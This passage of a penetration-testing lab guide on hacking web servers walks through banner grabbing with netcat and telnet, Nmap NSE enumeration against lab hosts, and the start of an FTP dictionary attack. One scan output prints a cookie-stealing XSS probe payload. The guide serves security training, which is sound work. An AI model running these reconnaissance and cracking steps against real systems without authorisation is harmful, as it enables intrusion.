

# Module 13: Hacking Web Servers

## Scenario

Most organizations consider their web presence to be an extension of themselves. Organizations create their web presence on the World Wide Web using websites associated with their business. Most online services are implemented as web applications. Online banking, search engines, email applications, and social networks are just a few examples of such web services. Web content is generated in real-time by a software application running on the server-side. Web servers are a critical component of web infrastructure. A single vulnerability in a web server's configuration may lead to a security breach on websites. This makes web server security critical to the normal functioning of an organization.

Hackers attack web servers to steal credentials, passwords, and business information. They do this using DoS, DDoS, DNS server hijacking, DNS amplification, directory traversal, Man-in-the-Middle (MITM), sniffing, phishing, website defacement, web server misconfiguration, HTTP response splitting, web cache poisoning, SSH brute force, web server password cracking, and other methods. Attackers can exploit a poorly configured web server with known vulnerabilities to compromise the security of the web application. A leaky server can harm an organization.

In the area of web security, despite strong encryption on the browser-server channel, web users still have no assurance about what happens at the other end. This module presents a security application that augments web servers with trusted co-servers composed of high-assurance secure co-processors, configured with a publicly known guardian program. Web users can then establish their authenticated, encrypted channels with a trusted co-server, which can act as a trusted third party in the browser-server interaction. Systems are constantly being attacked, so IT security professionals need to be aware of the common attacks on web server applications.

A penetration (pen) tester or ethical hacker for an organization must provide security to the company's web server. This includes performing checks on the web server for vulnerabilities, misconfigurations, unpatched security flaws, and improper authentication with external systems.

## Objective

**The objective of this lab is to perform web server hacking and other tasks that include, but are not limited to:**

- **Footprint a web server using various information-gathering tools and inbuilt commands**
- **Enumerate web server information**
- **Crack remote passwords**

## Overview of Web Server

Most people think a web server is just hardware, but a web server also includes software applications. In general, a client initiates the communication process through HTTP requests. When a client wants to access any resource such as web pages, photos, or videos, then the client's browser generates an HTTP request to the web server. Depending on the request, the web server collects the requested information or content from data storage or the application servers and responds to the client's request with an appropriate HTTP response. If a web server cannot find the requested information, then it generates an error message.

## **Lab Tasks**

**Ethical hackers or pen testers use numerous tools and techniques to hack a target web server.**  
**Recommended labs that will assist you in learning various web server hacking techniques include:**

**1. Footprint the web server**

- **Footprint a web server using Netcat and Telnet**
- **Enumerate web server information using Nmap Scripting Engine (NSE)**

**2. Perform a web server attack**

- **Crack FTP credentials using a Dictionary Attack**
- **Gain Access to Target Web Server by Exploiting Log4j Vulnerability**

### **Lab 1: Footprint the Web Server**

#### **Lab Scenario**

The first step of hacking web servers for a professional ethical hacker or pen tester is to collect as much information as possible about the target web server and analyze the collected information in order to find lapses in its current security mechanisms. The main purpose is to learn about the web server's remote access capabilities, its ports and services, and other aspects of its security.

The information obtained in this step helps in assessing the security posture of the web server. Footprinting may involve searching the Internet, newsgroups, bulletin boards, etc. for gathering information about the target organization's web server. There are also tools such as Whois.net and Whois Lookup that extract information such as the target's domain name, IP address, and autonomous system number.

Web server fingerprinting is an essential task for any penetration tester. Before proceeding to hack or exploit a webserver, the penetration tester must know the type and version of the webserver as most of the attacks and exploits are specific to the type and version of the server being used by the target. These methods help any penetration tester to gain information and analyze their target so that they can perform a thorough test and can deploy appropriate methods to mitigate such attacks on the server.

An ethical hacker or penetration tester must perform footprinting to detect the loopholes in the web server of the target organization. This will help in predicting the effectiveness of additional security measures for strengthening and protecting the web server of the target organization.

The labs in this exercise demonstrate how to footprint a web server using various footprinting tools and techniques.

#### **Lab Objectives**

- **Footprint a web server using Netcat and Telnet**
- **Enumerate web server information using Nmap Scripting Engine (NSE)**

## Overview of Web Server Footprinting

By performing web server footprinting, it is possible to gather valuable system-level data such as account details, OS, software versions, server names, and database schema details. Use Telnet utility to footprint a web server and gather information such as server name, server type, OSes, and applications running. Use footprinting tools such as Netcraft, ID Serve, and httprecon to perform web server footprinting. Web server footprinting tools such as Netcraft, ID Serve, and httprecon can extract information from the target server. Let us look at the features and the types of information these tools can collect from the target server.

### **Task 1: Footprint a Web Server using Netcat and Telnet**

#### Netcat

Netcat is a networking utility that reads and writes data across network connections, using the TCP/IP protocol. It is a reliable “back-end” tool used directly or driven by other programs and scripts. It is also a network debugging and exploration tool.

#### Telnet

Telnet is a client-server network protocol. It is widely used on the Internet or LANs. It provides the login session for a user on the Internet. The single terminal attached to another computer emulates with Telnet. The primary security problems with Telnet are the following:

- It does not encrypt any data sent through the connection.
- It lacks an authentication scheme.

Telnet helps users perform banner-grabbing attacks. It probes HTTP servers to determine the Server field in the HTTP response header.

1. Click Parrot Security to switch to the Parrot Security machine.
2. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
3. In the terminal window, run nc -vv www.moviescope.com 80.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# nc -vv www.moviescope.com 80
```


4. Once you hit Enter, the netcat will display the hosting information of the provided domain.
5. Now, type GET / HTTP/1.0 and press Enter twice.
6. Netcat will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# nc -vv www.moviescope.com 80
DNS fwd/rev mismatch: www.moviescope.com != www.goodshopping.com
www.moviescope.com [10.10.1.19] 80 (http) open
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Thu, 14 Mar 2024 05:51:26 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
```

7. In the terminal windows, run clear to clear the netcat result in the terminal window.




```
Applications Places System nc -vv www.moviescope.com 80 - Parrot Terminal
File Edit View Search Terminal Help
margin:0;
}

#container {
    margin-left:auto;
    margin-right:auto;
    text-align:center;
}

a img {
    border:none;
}

-->
</style>
</head>
<body>
<div id="container">
<a href="http://go.microsoft.com/fwlink/?linkid=66138&clcid=0x409"></a>
</div>
</body>
</html> sent 16, rcvd 970
[root@parrot]~[/home/attacker]
#clear
```

8. Now, perform banner grabbing using telnet. In the terminal window, run telnet www.moviescope.com 80.



```
Applications Places System clear - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]~[/home/attacker]
#telnet www.moviescope.com 80
```

9. Telnet will connect to the domain.

10. Type GET / HTTP/1.0 and press Enter twice. Telnet will perform the banner grabbing and gather information such as content type, last modified date, accept ranges, ETag, and server information.

```
[root@parrot]~[~/home/attacker]
└─#telnet www.moviescope.com 80
Trying 10.10.1.19...
Connected to www.moviescope.com.
Escape character is '^]'.
GET / HTTP/1.0

HTTP/1.1 200 OK
Content-Type: text/html
Last-Modified: Wed, 15 Apr 2020 06:15:03 GMT
Accept-Ranges: bytes
ETag: "2a415933ed12d61:0"
Server: Microsoft-IIS/10.0
X-Powered-By: ASP.NET
Date: Thu, 14 Mar 2024 05:57:02 GMT
Connection: close
Content-Length: 703

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Strict//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-strict.dtd">
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
<title>IIS Windows Server</title>
<style type="text/css">
<!--

```

11. This concludes the demonstration of how to gather information about the target web server using the Netcat and Telnet utilities.

12. Close the terminal window on the Parrot Security machine.


## Task 2: Enumerate Web Server Information using Nmap Scripting Engine (NSE)

The web applications that are available on the Internet may have vulnerabilities. Some hackers' attack strategies may need the Administrator role on your server, but sometimes they simply need sensitive information about the server. Utilizing Nmap and http-enum.nse content returns a diagram of those applications, registries, and records uncovered. This way, it is possible to check for vulnerabilities or abuses in databases. Through this technique, it is possible to discover genuine (and extremely dumb) security imperfections on a site such as some sites (like WordPress and PrestaShop) that maintain accessibility to envelopes that ought to be erased once the task has been settled. Once you have identified a vulnerability, you can discover a fix for it.

Nmap, along with Nmap Scripting Engine, can extract a lot of valuable information from the target web server. In addition to Nmap commands, Nmap Scripting Engine (NSE) provides scripts that reveal various useful information about the target web server to an attacker.


1. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).

2. Enumerate the directories used by web servers and web applications, in the terminal window. Run nmap -sV --script=http-enum [target website].
3. In this scan, we are enumerating the www.goodshopping.com website.



```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# nmap -sV --script=http-enum www.goodshopping.com
```

4. This script enumerates and provides you with the output details, as shown in the screenshot.



```
nmap -sV --script=http-enum www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# nmap -sV --script=http-enum www.goodshopping.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 08:11 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.0012s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
25/tcp    open  smtp        Microsoft ESMTP 10.0.17763.1
80/tcp    open  http         Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_ http-server-header:
|   Microsoft-HTTPAPI/2.0
|   Microsoft-IIS/10.0
|_ http-enum:
|   /login.aspx: Possible admin folder
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1801/tcp  open  msmq        Microsoft Windows RPC
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 02:15:5D:55:A2:80 (Unknown)
Service Info: Host: Server2019; OS: Windows; CPE: cpe:/o:microsoft:windows
```

5. The next step is to discover the hostnames that resolve the targeted domain.
6. In the terminal window, run nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com.

```
nmap --script hostmap-bfk -script-args hostmap-bfk.prefix=hostmap- www.goodshopping.com - Parrot Terminal
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 08:18 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.0013s latency).
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE
25/tcp    open  smtp
80/tcp    open  http
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds
1801/tcp  open  msmq
2103/tcp  open  zephyr-clt
2105/tcp  open  eklogin
2107/tcp  open  msmq-mgmt
3389/tcp  open  ms-wbt-server
MAC Address: 02:15:5D:55:A2:80 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 4.93 seconds
```

7. Perform an HTTP trace on the targeted domain. In the terminal window, run nmap --script http-trace -d www.goodshopping.com.
8. This script will detect a vulnerable server that uses the TRACE method by sending an HTTP TRACE request that shows if the method is enabled or not.

```
Applications Places System nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]-[~/home/attacker]
#nmap --script http-trace -d www.goodshopping.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-13 08:21 EDT
PORTS: Using ports open on 0% or more average hosts (TCP:1000, UDP:0, SCTP:0)
----- Timing report -----
hostgroups: min 1, max 10000
rtt-timeouts: init 1000, min 100, max 10000
max-scan-delay: TCP 1000, UDP 1000, SCTP 1000
parallelism: min 0, max 0
max-retries: 10, host-timeout: 0
min-rate: 0, max-rate: 0
-----
NSE: Using Lua 5.4.
NSE: Arguments from CLI:
NSE: Loaded 1 scripts for scanning.
NSE: Script Pre-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
Completed NSE at 08:21, 0.00s elapsed
Initiating ARP Ping Scan at 08:21
Scanning www.goodshopping.com (10.10.1.19) [1 port]
Packet capture filter (device eth0): arp and arp[18:4] = 0x02155D55 and arp[22:2] = 0xA281
Completed ARP Ping Scan at 08:21, 0.05s elapsed (1 total hosts)
Overall sending rates: 18.99 packets / s, 797.75 bytes / s.
mass_rdns: Using DNS server 8.8.8.8
Initiating SYN Stealth Scan at 08:21
Menu nmap --script http-tr...
```

```
Applications Places System nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
Initiating SYN Stealth Scan at 08:21
Scanning www.goodshopping.com (10.10.1.19) [1000 ports]
Packet capture filter (device eth0): dst host 10.10.1.19 and (icmp or icmp6 or ((tcp) and (src host 10.10.1.19)))
Discovered open port 80/tcp on 10.10.1.19
Discovered open port 139/tcp on 10.10.1.19
Discovered open port 445/tcp on 10.10.1.19
Discovered open port 3389/tcp on 10.10.1.19
Discovered open port 25/tcp on 10.10.1.19
Discovered open port 135/tcp on 10.10.1.19
Discovered open port 1801/tcp on 10.10.1.19
Discovered open port 2105/tcp on 10.10.1.19
Discovered open port 2103/tcp on 10.10.1.19
Discovered open port 2107/tcp on 10.10.1.19
Completed SYN Stealth Scan at 08:21, 4.66s elapsed (1000 total ports)
Overall sending rates: 426.96 packets / s, 18786.37 bytes / s.
NSE: Script scanning 10.10.1.19.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
NSE: Starting http-trace against www.goodshopping.com (10.10.1.19:80).
NSE: Finished http-trace against www.goodshopping.com (10.10.1.19:80).
Completed NSE at 08:21, 0.01s elapsed
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up, received arp-response (0.0010s latency).
Scanned at 2024-03-13 08:21:37 EDT for 5s
Not shown: 990 filtered tcp ports (no-response)
Menu nmap --script http-tr...
```

```
Applications Places System nmap --script http-trace -d www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
Scanned at 2024-03-13 08:21:37 EDT for 5s
Not shown: 990 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
25/tcp    open  smtp        syn-ack ttl 128
80/tcp    open  http         syn-ack ttl 128
135/tcp   open  msrpc       syn-ack ttl 128
139/tcp   open  netbios-ssn syn-ack ttl 128
445/tcp   open  microsoft-ds syn-ack ttl 128
1801/tcp  open  msmq        syn-ack ttl 128
2103/tcp  open  zephyr-clt  syn-ack ttl 128
2105/tcp  open  eklogin     syn-ack ttl 128
2107/tcp  open  msmq-mgmt  syn-ack ttl 128
3389/tcp  open  ms-wbt-server syn-ack ttl 128
MAC Address: 02:15:5D:55:A2:80 (Unknown)
Final times for host: srtt: 1002 rttvar: 627 to: 100000

NSE: Script Post-scanning.
NSE: Starting runlevel 1 (of 1) scan.
Initiating NSE at 08:21
Completed NSE at 08:21, 0.00s elapsed
Read from /usr/bin/.../share/nmap: nmap-mac-prefixes nmap-protocols nmap-services.
Nmap done: 1 IP address (1 host up) scanned in 4.97 seconds
    Raw packets sent: 1992 (87.632KB) | Rcvd: 12 (512B)
[root@parrot]#
```

9. Now, check whether Web Application Firewall is configured on the target host or domain. In the terminal window, run `nmap -p80 --script http-waf-detect www.goodshopping.com`.
10. This command will scan the host and attempt to determine whether a web server is being monitored by an IPS, IDS, or WAF.
11. This command will probe the target host with malicious payloads and detect the changes in the response code.

```
Applications Places System nmap -p80 --script http-waf-detect www.goodshopping.com - Parrot Terminal
File Edit View Search Terminal Help
[root@parrot]# nmap -p80 --script http-waf-detect www.goodshopping.com
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 08:15 EDT
Nmap scan report for www.goodshopping.com (10.10.1.19)
Host is up (0.001s latency).

PORT      STATE SERVICE
80/tcp    open  http
| http-waf-detect: IDS/IPS/WAF detected
|_www.goodshopping.com:80/?p4yl04d3=<script>alert(document.cookie)</script>
MAC Address: 02:15:5D:53:B7:25 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 1.31 seconds
[root@parrot]#
```

12. This concludes the demonstration of how to enumerate web server information using the Nmap Scripting Engine (NSE).

## Lab 2: Perform a Web Server Attack

### Lab Scenario

After gathering required information about the target web server, the next task for an ethical hacker or pen tester is to attack the web server in order to test the target network's web server security infrastructure. This requires knowledge of how to perform web server attacks.

Attackers perform web server attacks with certain goals in mind. These goals may be technical or non-technical. For example, attackers may breach the security of the web server to steal sensitive information for financial gain, or merely for curiosity's sake. The attacker tries all possible techniques to extract the necessary passwords, including password guessing, dictionary attacks, brute force attacks, hybrid attacks, pre-computed hashes, rule-based attacks, distributed network attacks, and rainbow attacks. The attacker needs patience, as some of these techniques are tedious and time-consuming. The attacker can also use automated tools such as Brutus and THC-Hydra, to crack web passwords.

An ethical hacker or pen tester must test the company's web server against various attacks and other vulnerabilities. It is important to find various ways to extend the security test by analyzing web servers and employing multiple testing techniques. This will help to predict the effectiveness of additional security measures for strengthening and protecting web servers of the organization.

### Lab Objectives

- **Crack FTP credentials using a Dictionary Attack**
- **Gain Access to Target Web Server by Exploiting Log4j Vulnerability**

### Overview of Web Server Attack

Attackers can cause various kinds of damage to an organization by attacking a web server, including:

- Compromise of a user account
- Secondary attacks from the website and website defacement
- Root access to other applications or servers
- Data tampering and data theft
- Damage to the company's reputation

### Task 1: Crack FTP Credentials using a Dictionary Attack

A dictionary or wordlist contains thousands of words that are used by password cracking tools to break into a password-protected system. An attacker may either manually crack a password by guessing it or use automated tools and techniques such as the dictionary method. Most password cracking techniques are successful, because of weak or easily guessable passwords.

First, find the open FTP port using Nmap, and then perform a dictionary attack using the THC Hydra tool.

1. Click Parrot Security to switch to the Parrot Security machine.

Here, we will use a sample password file (Passwords.txt) containing a list of passwords to crack the FTP credentials on the target machine.

2. Assume that you are an attacker, and you have observed that the FTP service is running on the Windows 11 machine.
3. Perform an Nmap scan on the target machine (Windows 11) to check if the FTP port is open.
4. In the Parrot Security machine, open a Terminal window and execute sudo su to run the programs as a root user (When prompted, enter the password toor).
5. In the terminal window, run nmap -p 21 [IP Address of Windows 11].


Here, the IP address of Windows 11 is 10.10.1.11.

```
[attacker@parrot]~$ sudo su
[sudo] password for attacker:
[root@parrot]~$ nmap -p 21 10.10.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 00:56 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00040s latency).

PORT      STATE SERVICE
21/tcp    open  ftp
MAC Address: 00:15:5D:01:80:00 (Microsoft)

Nmap done: 1 IP address (1 host up) scanned in 0.22 seconds
[root@parrot]~$
```

6. Observe that port 21 is open in Windows 11.
7. Check if an FTP server is hosted on the Windows 11 machine.
8. Run ftp [IP Address of Windows 11]. You will be prompted to enter user credentials. The need for credentials implies that an FTP server is hosted on the machine.



A screenshot of a Parrot OS desktop environment. A terminal window titled "ftp 10.10.1.11 - Parrot Terminal" is open. The terminal session shows the following commands and output:

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# nmap -p 21 10.10.1.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-14 00:56 EDT
Nmap scan report for 10.10.1.11
Host is up (0.00040s latency).

